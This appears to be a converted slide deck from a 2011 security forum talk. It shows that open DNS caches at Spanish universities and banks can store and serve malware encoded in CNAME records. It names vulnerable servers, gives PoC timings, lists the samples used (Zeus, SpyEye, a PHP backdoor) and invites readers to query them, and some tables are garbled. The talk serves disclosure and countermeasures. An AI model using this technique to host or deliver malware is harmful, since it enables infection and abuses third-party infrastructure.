
# 03 Here they are, in all their glory

■ 0 ■ 3600 ■ 43200 ■ 86400 ■ 604800 ■ higher



Maximum TTL Value

# 03 New process overview



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## 04 Here and right now (I)



RedIRIS



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DE VALÈNCIA



GRUPO

GES | DATOS | ENS

scsnms.switch.ch (130.59.10.30 y 130.59.1.30)  
ns02.fccn.pt (193.136.2.228)  
ns15.communitydns.net (194.0.1.15)

- DNS route

sun.rediris.es (130.206.1.2)

- DNS route

chico.rediris.es (130.206.1.3)

- DNS route

mirzam.ccc.upv.es (158.42.1.5)

- DNS route

vega.cc.upv.es (158.42.4.1)

- DNS route

nso.nic.es (194.69.254.2)

ns1.s2grupo.com (62.97.78.23)

ns.gesdatos.com (212.101.64.37)

- recursion is enabled

- open emitter

- DNS caché (TTL 604800 s)

- +norecurse (allowed)

dns3.servicom2000.com (212.101.72.4)

dns2.servicom2000.com (212.101.64.4)



RedIRIS

## 04 Here and right now (I)



RedIRIS

sun.rediris.es (130.206.1.2)  
- DNS route

```
IX Foro de Seguridad RedIRIS
RedIRIS# dig @130.206.1.2 www.valencia.es A

; <<>> DiG 9.7.2-P3 <<>> @130.206.1.2 www.valencia.es A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16339
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 2, ADDITIONAL: 0
;; WARNING: recursion requested but not available


;; QUESTION SECTION:
;www.valencia.es.                IN      A

;; AUTHORITY SECTION:
valencia.es.                    7200   IN      NS      dns03.ono.com.
valencia.es.                    7200   IN      NS      dns01.ono.com.

;; Query time: 25 msec
;; SERVER: 130.206.1.2#53(130.206.1.2)
;; WHEN: Mon Mar  7 10:48:37 2011
;; MSG SIZE rcvd: 80

RedIRIS#
```

## 04 Here and right now (I)

GES|DATOS  
ENSns.gesdatos.com (212.101.64.37)  
- DNS caché (open emitter)

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IX Foro de Seguridad RedIRIS
RedIRIS# dig @212.101.64.37 www.valencia.es A
; <<>> DiG 9.7.2-P3 <<>> @212.101.64.37 www.valencia.es A
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10586
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 1

;; QUESTION SECTION:
;www.valencia.es.          IN      A

;; ANSWER SECTION:
www.valencia.es.         3600   IN      A      213.201.83.138

;; AUTHORITY SECTION:
valencia.es.            3600   IN      NS     dns02.ono.com.
valencia.es.            3600   IN      NS     dns03.ono.com.
valencia.es.            3600   IN      NS     dns01.ono.com.

;; ADDITIONAL SECTION:
dns01.ono.com.          1323   IN      A      62.42.230.135

;; Query time: 75 msec
```



## 04 Here and right now (II)

- **Analyzing 76 domains related to universities with presence in Spain (188 different name servers):**
  - **31** Authority Servers accept recursive queries (**open resolvers**).
  - **29** of them are **DNS cache & open emitters**.
    - +norecurse allowed.
  - **TTL value for 23 is 604.800 seconds (86.400 seconds for the others six).**

## 04 Here and right now (III)

- **Analyzing 131 domains related to banks with presence in Spain (145 different name servers):**
  - **32 Authority Servers accept recursive queries (open resolvers).**
  - **21 of them are DNS cache & open emitters.**
    - +norecurse allowed.
  - **TTL value for 14 is 604.800 seconds (86.400 s for 6 and 172.800 s for the other one).**

# 04

# PoC (I)

- Sample files (–malware):
  - nc (20.156 bytes)
  - diff (100.324 bytes)
- Domain to be used: “cmdns.pocho.cl”
- Selected servers (TTL: 604.800 s):
  - 2@7.#2%.9&.1~2
  - 1@3.#3%.2&6.1~
- From 20<sup>th</sup> Feb to 26<sup>th</sup> Feb, 2011


## 04

## PoC (II)

File	nc		diff	
Size	20.156 bytes		100.324 bytes	
Queries needed	44 (2.24 queries/KB)		222 (2.27 queries/KB)	
Upload time	Spain			
2@7.#2%.9&.1~2	33 s		2 min 27 s	
1@3.#3%.2&6.~1	18 s		1 min 20 s	
Download time (First time)	Spain	USA	Spain	USA
Google (8.8.8.8)	10 s	11 s	38 s	2 min 35s
Norton (198.153.192.1)	12 s	28 s	52 s	2 min 17s
OpenDNS (208.67.222.222)	25 s *	25 s *	1 min 29 s *	1 min 51s *
Intranet (X.X.X.X)	22 s *	-	1 min 28 s *	-



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# User DNS traffic



## 04

## Live demo (I)

Sample files 	Bytes	Queries needed	
m1: PHP-Backdoor "id"	498	2	<a href="#">24/43</a>
m2: "IE-KillProgramsTab.exe"	10.240	18	<a href="#">40/43</a>
m3: PHP bot "pbot.txt"	23.140	21	<a href="#">28/43</a>
m4: KillAV "ep.exe"	31.604	114	<a href="#">19/43</a>
m5: Zeus binary "bot.exe"	152.064	636	<a href="#">29/41</a>
m6: Trojan SpyEye "seye.exe"	200.704	535	<a href="#">32/43</a>



## 04

## Live demo (II)

Domains to be used	Selected servers (Open Emitters)	TTL Seconds
cmdns.mo00.com	1@0.#1%.1&7.~	604.800
cmdns.m3th.org	2@2.#6.%4.&6 2@2.#6.%4.&7	604.800
cmdns.h4ck.me	2@2.#0%.6&.3~	604.800
cmdns.fr.am	2@7.#5.%2.&	604.800
cmdns.t28.net	1@5.#4%.2&8.~3	604.800
cmdns.pocho.cl	2@7.#2%.9. &6~ 1@3.#3%.2&6.~1	604.800

- All domains were loaded 7<sup>th</sup> March → on air until 14<sup>th</sup> March.
  - Try it: ***dig m1-0.cmdns.pocho.cl A***

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air

Uhhmm rate-limiting queries!!!!!!

The first 100 queries: 48 s  
 200 queries: 4 min 4 s  
 300 queries: 9 min 4 s  
 400 queries: 13 min 54 s  
 500 queries: 18 min 33 s  
 600 queries: 23 min 52 s

bot.exe (m5)

152.064 bytes

38 queries/KB)

Size	Up	Down	Ecuador	Spain	Ecuador
			18 s	22 min 8 s *	25 min 36 s *
Norton (198.153.192.1)	5 s	12 s	2 min 26 s	5 min 18 s	
OpenDNS (208.67.222.222)	5 s **	10 s **	3 min 4 s **	5 min 47 s **	
Intranet (X.X.X.X)	6 s **	-	1 min 19 s **	-	
Universitat Politècnica de València (158.42.250.195)	3 s	-	1 min 32 s	-	





## 04

## The Origin of Evil

```

CMD - RedIRIS 2011
RedIRIS# dig m1-0.cmdns.h4ck.me A

;<<>> DiG 9.3.6-P1-RedHat-9.3.6-4.P1.el5_4.2 <<>> m1-0.cmdns.h4ck.me A
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28983
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;m1-0.cmdns.h4ck.me.          IN      A

;; ANSWER SECTION:
m1-0.cmdns.h4ck.me.  594616 IN      CNAME   D6FQQCEMLNQE2AADNUYQANORZFXJWQAAQDQXXJF4IMKPLYGKA7
BWAHFDGSMVOYAI.DMYZTBNUDF4ITBQ3CSYQQGZT37K3IP7XX572P76W5MTG7HU4PTY3DCI6DZPD4W2.3TGNW3ZNIGIVDX2GSNWK
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s.h4ck.me. 594616 IN CNAME WQ4TOXMQP2DVAES3MTGS3ELI5KTOQ6GYV6RLOSYSK3T4N5F5HG6EVSHVOKUEGQW.K2RPYEQ
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s.h4ck.me. 594616 IN A 1.2.3.4

;; AUTHORITY SECTION:
cmdns.h4ck.me.      3477   IN      NS      nscmd.h4ck.me.

;; Query time: 4 msec
;; SERVER: 200.93.221.179#53(200.93.221.179)
;; WHEN: Mon Mar  7 08:44:34 2011
;; MSG SIZE rcvd: 484

```

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


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## Results

- Public cache DNS:
  - can be used as a platform to store and distribute malware.
- DNS architecture:
  - is available.
- Implementation:
  - just do it.
- Survey Results:
  - can be used to define countermeasures.



# 05 Best Current Practice

RD  
QueryRate  
One Second  
ClientMonitoring  
Flags  
DomainDeepness  
RestrictAccess  
TTL  
AA  
OPCODE  
OneDay  
RA  
RCODE  
PacketSize  
TC  
ImplementRateLimits  
OneWeek

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
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